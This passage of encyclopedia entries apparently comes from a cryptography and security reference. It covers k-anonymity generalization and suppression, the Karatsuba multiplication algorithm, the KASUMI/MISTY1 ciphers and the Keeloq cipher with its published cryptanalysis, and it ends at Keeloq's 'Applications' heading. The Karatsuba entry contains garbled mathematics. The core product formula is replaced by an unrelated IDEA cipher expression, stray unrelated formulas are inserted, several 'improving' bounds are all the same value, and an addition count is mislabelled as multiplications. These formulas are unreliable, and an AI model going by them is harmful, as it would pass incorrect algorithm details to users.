Agrawal 2005; LeFevre et al. 2006). Different generalized microdata tables can be built, depending on the amount of generalization applied on the considered attribute. The final effect of a generalization is that tuples in the original microdata table with different values for the quasi-identifier are generalized to the same value, thus becoming indistinguishable. Suppression consists in removing data from the table so that they are not released. Suppression is used to "moderate" the generalization process when a limited number of outliers (i.e., tuples with less than k occurrences) would force a great amount of generalization. For instance, Fig. 3 illustrates an example of a 2-anonymous table, obtained by generalizing attributes `MaritalStatus` and `ZIP` according to the generalization hierarchies in Fig. 2, and suppressing the last tuple in the table in Fig. 1a, which represents an outlier.



***k*-Anonymity, Fig. 2** An example of domain and value generalization hierarchies for attributes `MaritalStatus` (**a**) and `ZIP` (**b**)

SSN	Name	Race	Sex	MaritalStatus	ZIP	Disease
		black	M	been_married	2201*	stomach ulcer
		black	M	been_married	2201*	gastritis
		white	F	been_married	2202*	chest pain
		white	F	been_married	2202*	heart attack
		white	F	been_married	2202*	short breath

k-Anonymity, Fig. 3 An example of a 2-anonymous table

Generalization and suppression can be applied at different levels of granularity. Generalization can be applied at the *attribute* level (**AG**), substituting all the values in a column with generalized values, or at the *cell* level (**CG**), substituting the cell value with one of its generalizations. It is important to note that attribute level generalization guarantees that all the values in a column represent the information at the same level of detail (e.g., column `ZIP` contains only the first four digits of the ZIP code for all the respondents). On the contrary, cell level generalization allows different cells in the same column to represent the information at different levels of detail (e.g., column `ZIP` contains the complete ZIP code for a subset of the respondents and only the first four digits for all the other respondents). Suppression can be applied at the *tuple* level (**TS**), meaning that a tuple can be suppressed only in its entirety; at the *attribute* level (**AS**), meaning that an attribute can be suppressed only in its entirety, or at the *cell* level (**CS**), meaning that a cell can be suppressed independently from the other cells in the column/row of the microdata table. Figure 4 summarizes the different combinations of generalization and suppression at all possible granularity levels (including combinations where one of the two techniques is not adopted) (Ciriani et al., 2007). It is interesting to note that the application of generalization and suppression at the same granularity level is equivalent to the application of generalization only (**AG_**≡**AG_AS** and **CG_**≡**CG_CS**), since suppression can be modeled as a generalization of all domain values to a unique value. Combinations **CG_TS** (cell generalization, tuple suppression) and **CG_AS** (cell generalization, attribute suppression) are not applicable since the application of generalization at the cell level implies the application of suppression at that level too.

Generalization	Suppression			
	Tuple	*Attribute*	*Cell*	*None*
Attribute	**AG_TS**	**AG_AS** ≡ AG_	**AG_CS**	**AG_** ≡ AG_AS
Cell	**CG_TS** not applicable	**CG_AS** not applicable	**CG_CS** ≡ CG_	**CG_** ≡ CG_CS
None	**_TS**	**_AS**	**_CS**	**_** not interesting

k-Anonymity, Fig. 4 Classification of *k*-anonymity techniques

Algorithms for Enforcing *k*-Anonymity

The application of generalization and suppression to a private table produces less precise (more general) and less complete (some values are suppressed) tables that provide protection of the respondents' identities. It is therefore important to minimize the information loss caused by generalization and suppression since otherwise the released table would not be of interest for the final recipient. The problem of computing an *optimal k-anonymous table* (i.e., a table that does not generalize or suppress more than it is needed to reach the threshold *k*) adopting attribute level generalization and tuple level suppression (**AG_TS**) has been widely studied and has been proved to be computationally hard (Ciriani et al., 2007). Several exact algorithms have been then proposed for producing *k*-anonymous tables. Since the majority of these exact algorithms have computational time exponential in the number of the attributes composing the quasi-identifier, heuristics algorithms have been also proposed. Like **AG_TS**, also all the other models investigated (i.e., **AG_**, **CG_**, and **_CS**) as well as **_AS** are NP-hard.

Open Problems and Future Directions

k-Anonymity is a property that captures the protection of released data against identity disclosure. Other approaches (e.g., ℓ-diversity, *t*-closeness) extend *k*-anonymity against attribute disclosure, which occurs when released data can be exploited to infer sensitive information of respondents. A major difficulty in the application of *k*-anonymity is determining which attributes constitute a quasi identifier. Also, further investigation is needed

for modeling and blocking inferences due to external knowledge (other than the association between quasi identifiers and identities) that can allow improper leakage of identities or attributes associated with respondents.

Cross-References

- ℓ -Diversity
- Microdata Protection
- Quasi-identifier
- T-Closeness

References

Bayardo RJ, Agrawal R (2005) Data privacy through optimal *k*-anonymization. In: Proceedings of the international conference on data engineering (ICDE'05), Tokyo

Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) *k*-anonymity. In: Yu T, Jajodia S (eds) Security in decentralized data management. Springer, Berlin/Heidelberg
[zbMATH]

LeFevre K, DeWitt D, Ramakrishnan R (2006) Mondrian multidimensional *k*-anonymity. In: Proceedings of the international conference on data engineering (ICDE'06), Atlanta

Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_35

Karatsuba Algorithm

André Weimerskirch[2] ✉
(2) Escrypt Inc., Ann Arbor, MI, USA

✉ **André Weimerskirch**
Email: andre.weimerskirch@escrypt.com

Definition

A method for multiplying two polynomials that saves coefficient multiplications at the cost of extra additions compared to the schoolbook multiplication method.

Theory

The Karatsuba Algorithm (KA) for multiplying two polynomials was introduced in 1962 (Karatsuba and Ofman 1963). It saves coefficient multiplications at the cost of extra additions compared to the schoolbook or ordinary multiplication method. The basic KA is performed as follows. Consider two degree-1 polynomials $A(x)$ and $B(x)$ with $n = 2$ coefficients.

$$A(x) = a_1 x + a_0$$
$$B(x) = b_1 x + b_0$$

Let D_0, D_1, $D_{0,1}$ be auxiliary variables with

$$D_0 = a_0 b_0$$
$$D_1 = a_1 b_1$$
$$D_{0,1} = (a_0 + a_1)(b_0 + b_1)$$

Then the polynomial $C(x) = A(x)B(x)$ can be calculated in the following way:

$$\text{IDEA} = T^{\circ}s^{\circ}(s^{\circ}MA^{\circ}T)^{8} = T^{\circ}s^{\circ}(M^{\circ}T)^{8}.$$

This method requires three multiplications and four additions. The schoolbook method requires n^2 multiplications and $(n-1)^2$ additions, i.e., four multiplications and one addition. Clearly, the KA can also be used to multiply integer numbers.

The KA can be generalized for polynomials of arbitrary degree (Weimerskirch and Paar 2002). The following algorithm describes a method to multiply two arbitrary polynomials with n coefficients using the *one-iteration KA*.

Algorithm 1 ***Generalized One-Iteration KA***

Consider two degree-d polynomials with n = d+1 coefficients

$$A(x) = \sum_{i=0}^{d} a_i x^i,\ B(x) = \sum_{i=0}^{d} b_i x^i$$

Compute for each i = 0, …, n − 1

$$D_i := a_i b_i$$

Calculate for each i = 1, …, 2n − 3 and for all s and t with s + t = i and t > s ≥ 0

$$D_{s,t} := (a_s + a_t)\ (b_s + b_t)$$

Then $s_t = f\left(u_t^1, u_t^2, \ldots, u_t^n\right),\ \forall t \geq 0$, *can be computed as*

$$
\begin{aligned}
c_0 &= D_0 \\
c_{2n-2} &= D_{n-1} \\
c_i &= \begin{cases}
\sum_{s+t=i;t>s\geq 0} D_{s,t} \\
\quad - \sum_{s+t=i;n-1\geq t>s\geq 0} (D_s + D_t) \\
\quad for\, odd\, i,\ 0 < i < 2n-2 \\
\sum_{s+t=i;t>s\geq 0} D_{s,t} \\
\quad - \sum_{s+t=i;n-1\geq t>s\geq 0} (D_s + D_t) \\
\quad + D_{i/2} \\
\quad for\, even\, i,\ 0 < i < 2n-2
\end{cases}
\end{aligned}
$$

The number of auxiliary variables is given as:

$$
\begin{aligned}
\#D_i &= n \\
\#D_{s,t} &= n^2/2 - n/2 \\
\#D &= \#D_i + \#D_{s,t} = n^2/2 + n/2
\end{aligned}
$$

The operational complexity is as follows:

$$
\begin{aligned}
\#\mathrm{MUL} &= n^2/2 + n/2 \\
\#\mathrm{ADD} &= 5/2\, n^2 - 7/2\, n + 1
\end{aligned}
$$

For example, consider the KA for three coefficients. Let $A(x)$ and $B(x)$ be two degree-2 polynomials:

$$
\begin{aligned}
A(x) &= a_2 x^2 + a_1 x + a_0 \\
B(x) &= b_2 x^2 + b_1 x + b_0
\end{aligned}
$$

with auxiliary variables

$$
\begin{aligned}
D_0 &= a_0 b_0 \\
D_1 &= a_1 b_1 \\
D_2 &= a_2 b_2 \\
D_{0,1} &= (a_0 + a_1)(b_0 + b_1) \\
D_{0,2} &= (a_0 + a_2)(b_0 + b_2) \\
D_{1,2} &= (a_1 + a_2)(b_1 + b_2)
\end{aligned}
$$

Then $C(x) = A(x) \cdot B(x)$ is computed by an extended version of the KA using 6 multiplications and 13 additions. The schoolbook method requires in this case 9 multiplications and 4 additions.

$$\begin{aligned} C(x) \;=\; & D_2 x^4 + (D_{1,2} - D_1 - D_2)\, x^3 \\ & + (D_{0,2} - D_2 - D_0 + D_1)\, x^2 \\ & + (D_{0,1} - D_1 - D_0)\, x + D_0 \end{aligned}$$

The KA can be performed recursively to multiply two polynomials as shown in Algorithm 2. Let the number of coefficients be a power of 2, $n = 2^i$. To apply the algorithm both polynomials are split into a lower and an upper half.

$$A(x) = A_u(x)\, x^{n/2} + A_l(x)$$
$$B(x) = B_u(x)\, x^{n/2} + B_l(x)$$

These halves are used as before, i.e., as if they were coefficients. The polynomials A_u, A_l, B_u, and B_l are split again in half in the next iteration step. In the final step of the recursion, the polynomials degenerate into single coefficients. Since every step exactly halves the number of coefficients, the algorithm terminates after $t = \log_2 n$ steps. Note that there are overlaps of the coefficient positions when combining the result that lead to further additions. For example, consider Algorithm 2 where N is the number of coefficients of $A(x)$ and $B(x)$. The polynomial D_0 has $N - 1$ coefficients such that the upper $N/2–1$ coefficients of D_0 are added to the lower $N/2–1$ coefficients of $(D_{0,1} - D_0 - D_1)$.

Let #MUL and #ADD be the number of multiplications and additions, respectively, in the underlying coefficient ring. Then the complexity to multiply two polynomials with $n = 2^i$ coefficients is as follows (Paar 1994):

$$\#\mathrm{MUL} = n^{\log_2 3}$$
$$\#\mathrm{ADD} \leq 6n^{\log_2 3} - 8n + 2$$

Algorithm 2 ***Recursive KA, C = KA(A, B)***

INPUT: *Polynomials A(x) and B(x)*
OUTPUT: $C(x) = A(x)\,B(x)$
$N \leftarrow max(degree(A),\ degree(B)) + 1$
if $N = 1$ return $A \cdot B$
Let $A(x) = A_u(x)\,x^{N/2} + A_l(x)$
and $B(x) = B_u(x)\,x^{N/2} + B_l(x)$
$D_0 \leftarrow KA(A_l, B_l)$
$D_1 \leftarrow KA(A_u, B_u)$
$D_{0,1} \leftarrow KA(A_l + A_u, B_l + B_u)$
return $D_1 x^N + (D_{0,1} - D_0 - D_1)x^{N/2} + D_0$

The recursive KA can be generalized in various ways. If the number of coefficients *n* is no power of 2, Algorithm 2 is slightly altered by splitting the polynomials into a lower part of $\lceil N/2 \rceil$ coefficients and and upper part of $\lfloor N/2 \rfloor$ coefficients. This variant is called the *simple recursive KA*. In this case the KA is less efficient than for powers of 2. A lower bound for the number of multiplications is given by $f_{a,b}(m) = am + b.$ whereas an upper bound is $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$. When applying the one-iteration KA for two and three coefficients as basis of the recursion, i.e., when applying the KA for two and three coefficients as final recursion step, the upper bound improves to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$. When applying the one-iteration KA for two, three, and nine coefficients as basis of the recursion, the upper bound further improves to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$.

In the same manner, bounds for the number of additions are obtained $\#\mathrm{ADD}_{low} = 6n^{\log_2 3} - 8n + 2$ and $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$ which improves for a basis of two and three coefficients to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$. For a basis of two, three, and nine coefficients, it further improves to $\#\mathrm{MUL}_{up} = 1.39\, n^{\log_2 3}$.

When using the recursive KA for $n = p^j$ coefficients, i.e., applying the KA for *p* coefficients for *j* recursion levels, the number of multiplications is given as $\#\mathrm{MUL} = n^{\log_p\left(1/2p^2+1/2p\right)}$. For $p = 2$ the number of multiplications is given by $\#\mathrm{MUL} = n^{\log_2 3}$ whereas for large *p* this converges to $(1/2)^j\ n^2$.

Now two polynomials $A(x)$ and $B(x)$ with $n = \prod_{i=1}^{j} n_i$ coefficients are considered that are multiplied with a variant of the KA, called *generic recursive KA*. First the term $A(x) = \sum_{s=0}^{n_j-1} A_s x^{s \cdot \prod_{i=1}^{j-1} n_i}$ is written as polynomial with n_j coefficients A_i (and the same for $B(x)$). Each of these "coefficients" is itself a polynomial with $\hat{f}(u) = 0$ coefficients. Then the recursive KA for n_j coefficients is used until the recursion eventually terminates. The number of needed multiplications is as follows:

$$\#\mathrm{MUL}_{\prod_{i=1}^{j} n_i} = (1/2)^j \prod_{i=1}^{j} n_i \left(n_i + 1\right)$$

The number of additions is a complex expression (Weimerskirch and Paar 2002). There is a simple rule for the generic recursive KA to be most efficient: use the factorization of a number n with multiple prime factors combined with an increasing sequence of steps, i.e., KA for $n = \prod_{i=1}^{j} n_i$ with $n_i \geq n_{i+1}$, e.g., $2 \cdot 2 \cdot 3 \cdot 5$ for polynomials with 60 coefficients. In this case the polynomials with 60 coefficients are first split into an upper and lower half of 30 coefficients each, and the KA for two coefficients is applied to these halves. These polynomials of 30 coefficients are again split in half, and the KA for two coefficients is applied to the two halves. In the next recursion step the polynomials of 15 coefficients are split into 3 parts of 5 coefficients each, and so on. Note that in most cases the simple recursive KA that splits the operands in two halves of size $\lfloor n/2 \rfloor$ and $\lceil n/2 \rceil$ is more efficient than the general recursive KA, especially when the number of coefficients n has large prime factors.

The recursive KA versions are more efficient than the one-iteration KA. For example, instead of using the one-iteration KA for $n = 31$ coefficients one can use the recursive KA and split the 31 coefficient polynomial into two polynomials of 15 and 16 coefficients, respectively. Alternatively you could split the 31 coefficient polynomial into three parts of 10, 10, and 11 coefficients, respectively. In the next recursion step the polynomials are again split in two or three parts, and so on. However, a number of intermediate results has to be stored due to the recursive nature. This might reduce the efficiency of the recursive KA variants for small-sized polynomials.

The simple recursive KA is the easiest and most efficient way to implement the KA when the number of coefficients is unknown at implementation time or if it often changes. It is especially efficient if special cases are implemented as basis of the recursion. Providing special cases for $n = 2$ and $n = 3$ coefficients using the one-iteration KA as well as for $n = 9$ using the KA that splits the operands into three parts recursively yield efficient running times.

Further improvements are possible due to the use of dummy coefficients. For example, to multiply two polynomials of $n = 15$ coefficients it might be useful to append a zero coefficient and use a recursive KA for $k = 16$ coefficients. Some operations can be saved whenever the leading zero coefficient is involved. However, this gains only little improvement to the simple recursive KA without using dummy coefficients.

The time-ratio between a multiplication and an addition on a given platform $r' = t_m/t_a$ where t_m and t_a denotes the cost for a multiplication and an addition, respectively. Let #MUL and #ADD be the number of multiplications and additions that the KA needs to multiply two polynomials of n coefficients, and $r = \frac{\#\mathrm{ADD} - (n-1)^2}{n^2 - \#\mathrm{MUL}}$. If the actual ratio r' on a given hardware platform is larger than r then it is more efficient to use the KA instead of the ordinary method. One can show that the KA always outperforms the ordinary multiplication method if $r' > 3$, i.e., if one multiplication takes longer than three additions the KA performs faster than the ordinary schoolbook method. For some cases the KA is always faster than the schoolbook method, i.e., it needs less multiplications and additions. However, there are also cases where it is more efficient to use a combination of KA and the schoolbook method. For example, consider the case $n = 8$ and a platform with $r' = 2$. When applying the elementary recursive KA it needs 27 multiplications and 100 additions, resulting in $r = 1.38$. Since $r' > r$ it is more efficient to use the KA. However, for $n = 4$ the ratio is $r = 2.14$. Thus it is more efficient to use the ordinary method to multiply polynomials with four coefficients. Therefore it is efficient to apply one recursive KA step, and then use the schoolbook method to multiply the polynomial halves of degree three.

For some applications it is wise to use efficient underlying macros to multiply two polynomials with w coefficients. For example, there might be

a macro to multiply two polynomials with four coefficients. Then two polynomials with $n = 20$ coefficients can be multiplied by using the KA for $20/4 = 5$ coefficients. In most cases it is efficient to use a mixture of different recursive steps combined with different underlying macros. Note that there might be optimized versions of the KA for special underlying coefficient rings like binary or prime fields. Also note that the KA can be applied to squaring polynomials by simply replacing all the coefficient multiplications by coefficient squarings. Although there is no special form of a squaring KA there still might be a performance gain compared to the ordinary squaring method which requires n squarings, $n(n-1)/2$ multiplications, and $(n-1)^2$ additions. However, this varies for different platforms and depends on the ratio in time between a squaring and a multiplication. In most cases, i.e., if n is not very small, the squaring KA outperforms the ordinary squaring method (Weimerskirch and Paar 2002).

Further information about the Karatsuba and similar algorithms can be found in (Bernstein 2001; Knuth 1997). Further aspects of efficient implementations are presented in (Erdem 2001; Weimerskirch and Paar 2002).

Applications

Multiplying two polynomials efficiently is an important issue in a variety of applications, including signal processing, cryptography and coding theory. The KA can be found in the modular integer multiplication of elliptic curve cryptography and RSA. In particular, the KA is used to multiply elements of a finite field $GF(p^m)$, followed by a modular reduction. The KA can also be used for squaring in finite fields. Note that for very large operands, other algorithms such as fast Fourier transformation offer advantages over the KA.

Cross-References

Inversion in Finite Fields and Rings

Recommended Reading

Bernstein DJ (2001) Multidigit multiplication for mathematicians. Accepted to advances in applied mathematics, but withdrawn by author. Available at http://cr.yp.to/papers.html#m3

Erdem SS (2001) Improving the Karatsuba-Ofman multiplication algorithm for special applications. PhD thesis, Department of Electrical & Computer Engineering, Oregon State University, 8 Nov 2001

Karatsuba A, Ofman Y (1963) Multiplication of multidigit numbers on automata. Sov Phys Dokl 7:595–596
[zbMATH]

Knuth DE (1997) The art of computer programming, vol 2: Seminumerical algorithms, 3rd edn. Addison-Wesley, Reading, Massachusetts
[zbMATH]

Paar C (1994) Efficient VLSI architecture for bit parallel computation in galois fields. PhD thesis, Institute for Experimental Mathematics, University of Essen, Germany

Weimerskirch A, Paar C (2002) Generalizations of the Karatsuba algorithm for efficient implementations. Technical report, Ruhr-University Bochum. Available at http://www.crypto.rub.de

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_586


Kasumi/Misty1

Christophe De Cannière[3] ✉
(3) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

MISTY1 (Matsui 1997) is a 64-bit block cipher designed by Mitsuru Matsui and first published in 1996. A variant of this cipher, called KASUMI (Third generation partnership project 1999), was adopted in 1999 as part of the confidentiality and integrity system for mobile communication specified by the Third Generation Partnership Project (3GPP). MISTY1 itself was submitted to the NESSIE project and included in its portfolio of recommended cryptographic primitives in 2003.

MISTY1 and KASUMI operate on 64-bit blocks and require a 128-bit secret key. Both have a similar recursive structure. The top level consists of an 8-round Feistel cipher built around a 32-bit nonlinear Boolean function*FO* (Fig. 1). The function *FO* itself is a 3-round Feistel-like "ladder" network containing a 16-bit nonlinear function *FI*. The function *FI*, on its turn, consists of a similar 3-round (MISTY1) or 4-round (KASUMI) ladder network, using 7 × 7-bit and 9 × 9-bit S-boxes called S_7 and S_9. Note that these S-boxes differ slightly in both ciphers.



Kasumi/Misty1, Fig. 1 Recursive structure of MISTY

The key material is mixed with the data at different stages in the cipher, both in the *FO* and the *FI* functions. An additional component present in MISTY1 and KASUMI is the *FL*-function (Camellia). These functions are key-dependent linear transformations, used in different ways in both ciphers: In MISTY1, *FL*-layers separate every two rounds of the cipher; in KASUMI, they are inserted before and after the *FO*-functions for odd and even rounds respectively. Another noteworthy difference between both ciphers is the expansion of the key. The *key schedule* (block cipher) consists of a cyclical network of nonlinear *FI*-functions in the case of MISTY1, but is completely linear in KASUMI. More details and motivations for the differences between MISTY1 and KASUMI can be found in Third generation partnership project (2001).

MISTY1 has been widely studied since its publication, but no serious flaws have been found. Currently, the best attack on reduced-round variants of MISTY1 is the 5-round integral attack by Knudsen and Wagner (2002). The attack requires 2^{34} chosen plaintexts and has a time complexity of 2^{48}.

Many other attacks have been proposed for variants without the *FL*-layers. The best attack on KASUMI was suggested by Kühn (2001) and breaks six rounds using impossible differentials.

Cross-References

Block Ciphers

Recommended Reading

Knudsen LR, Wagner D (2002) Integral cryptanalysis (extended abstract). In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 112–127
[zbMATH]

Kühn U (2001) Cryptanalysis of reduced-round MISTY. In: Pfitzmann B (ed) Advances in cryptology – EUROCRYPT 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 325–339
[zbMATH]

Matsui M (1997) Block encryption algorithm MISTY. In: Biham E (ed) Fast software encryption, FSE'97. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 64–74
[zbMATH]

Third generation partnership project (1999) KASUMI specification. Technical report, Security algorithms group of experts (SAGE), version 1.0

Third generation partnership project (2001) 3GPP KASUMI evaluation report. Technical report, Security Algorithms Group of Experts (SAGE), version 2.0

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_587

Keeloq

Thomas Eisenbarth[4] ✉, Timo Kasper[5], Christof Paar[6, 7] and Sebastiaan Indesteege[8]

(4) Department of Mathematical Sciences, Florida Atlantic University, Boca Raton, FL, USA
(5) Horst Görst Institute for IT Security, Ruhr University Bochum, Bochum, Germany
(6) Max Planck Institute for Security and Privacy, Bochum, Germany
(7) Lehrstuhl Embedded Security, Ruhr-Universitaet Bochum, Bochum, Germany
(8) Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Definition

Keeloq is a lightweight block cipher mainly used in low-end embedded processors and low-cost application-specific integrated circuits (ASICs) for remote keyless entry (RKE) systems. The cipher does not withstand modern cryptanalysis and is regarded as insecure.

Background

Keeloq was designed in the 1980s at the South-African company Nanoteq Ltd. and it was sold to Microchip Technology Inc. in 1995. Keeloq is intended for a number of security applications, including vehicle alarms and garage door openers, commonly referred to as remote keyless entry applications. Even though manufacturers of such systems typically do not disclose which security mechanism is used, there are indications that Keeloq was, and probably still is, a popular choice.

Keeloq is a proprietary algorithm Hence, details on its operation are only available under a non-disclosure agreement. However, a confidential document specifying the Keeloq block cipher, as well as the authentication protocols built on top of it, has leaked on the internet in 2006.

Theory


Keeloq is a block cipher that operates on a 32-bit input using a secret key $K = \{k_0, \ldots, k_{63}\}$ with a length of 64 bit. One encryption or decryption takes 528 rounds, during each of which one bit of the 32-bit state $Y = \{y_0, \ldots, y_{31}\}$ is updated. The cipher consists of a non-linear feedback shift register (NLFSR) where the feedback depends linearly on two register bits, one key bit, and a non-linear function (NLF) that maps five other register bits to a single bit. The key schedule is a simple rotation of the key, hence each bit of the key is reused at least eight times, *i.e.*, every 64 rounds.

The Non-Linear Function The j-th bit of the hexadecimal constant 0x3A5C742E is equivalent to one output bit of the non-linear function NLF $(x_4, x_3, x_2, x_1, x_0)$. The index $j \in \{0, 1, \ldots, 31\}$ is obtained from the decimal representation of the input bits x_4 to x_0, *i.e.*,

$j = 2^4 \cdot x_4 + 2^3 \cdot x_3 + 2^2 \cdot x_2 + 2^1 \cdot x_1 + 2^0 \cdot x_0$.

Encryption The encryption function is shown in Fig. 1a. After loading a plaintext P into the 32-bit state register, five bits of the state Y are instantly fed into the NLF. In each round i of the cipher, the output bit of the NLF $(y_{31}, y_{26}, y_{20}, y_9, y_1)$ is combined with the state bits y_{17}, y_0, and a bit of the secret key $k_{i \mod 64}$ by means of an exclusive OR (XOR). The result becomes the most significant bit (MSB) y_{31} of the state register, after shifting the latter to the right. The content of the NLFSR is equal to the

ciphertext C after repeating the above for 528 rounds.



Keeloq, Fig. 1 Block diagram of the Keeloq encryption (**a**) and decryption (**b**) function

Decryption For a decryption, depicted in Fig. 1b, the state is initialized with a ciphertext C. In each round i, the key bit $k_{(15-i) \mod 64}$ is XORed with two bits y_{31} and y_{15} of the state and the output bit of NLF ($y_{30}, y_{25}, y_{19}, y_8, y_0$). Then, the state is shifted to the left and the output of the XOR becomes the least significant bit (LSB) y_0 of the state. After clocking the cipher 528 times, Y contains the plaintext P.

Cryptanalysis The first cryptanalysis of the Keeloq cipher was published by Bogdanov in 2007. Two attacks were proposed, a combined slide and guess-and-determine attack that requires about $2^{50.6}$ Keeloq encryptions and another attack that additionally uses a cycle structure analysis technique and requires 2^{37} encryptions. Both attacks require the entire codebook, i.e., all 2^{32} plaintext-ciphertext pairs need to be known to the attacker. Courtois et al. (2008b) proposed two further attacks in 2008. The first is a slide-algebraic attack requiring $2^{51.4}$ Keeloq encryptions and 2^{16} known plaintext-ciphertext pairs. The second attack is a slide attack for which almost the entire codebook needs to be known. The attack reveals the secret key with a complexity of approximately 2^{27} Keeloq encryptions. The most practical mathematical attacks were proposed by Indesteege et al. (2008). The authors combine slide and meet-in-the-middle attacks. Their strongest

attack only needs 2^{16} known plaintext-ciphertext pairs and has a complexity of $2^{44.5}$ Keeloq encryptions. The attack can recover the secret key in 2 days using 50 dual core computers.

Keeloq implementations are also vulnerable to side-channel analysis. In 2008 it was shown that the key of a remote control K_{dev} and the master key K_{man} of commercial RKE systems based on Keeloq can be extracted by means of differential power analysis (DPA) (Eisenbarth et al. 2008). Recovering K_{dev} from an ASIC hardware implementation took only about ten side-channel measurements and seconds of computations. The extraction of the master key K_{man} from a software implementation of the cipher by DPA requires thousands of power measurements. However, a simple power analysis (SPA) targeting a known implementation of Keeloq on an 8-bit microcontroller allows to recover K_{man} from only one measurement (Kasper et al. 2009). Furthermore, the SPA requires neither the plaintext, nor the ciphertext of the attacked decryption, as all necessary parameters can be derived from one single power measurement.

Applications

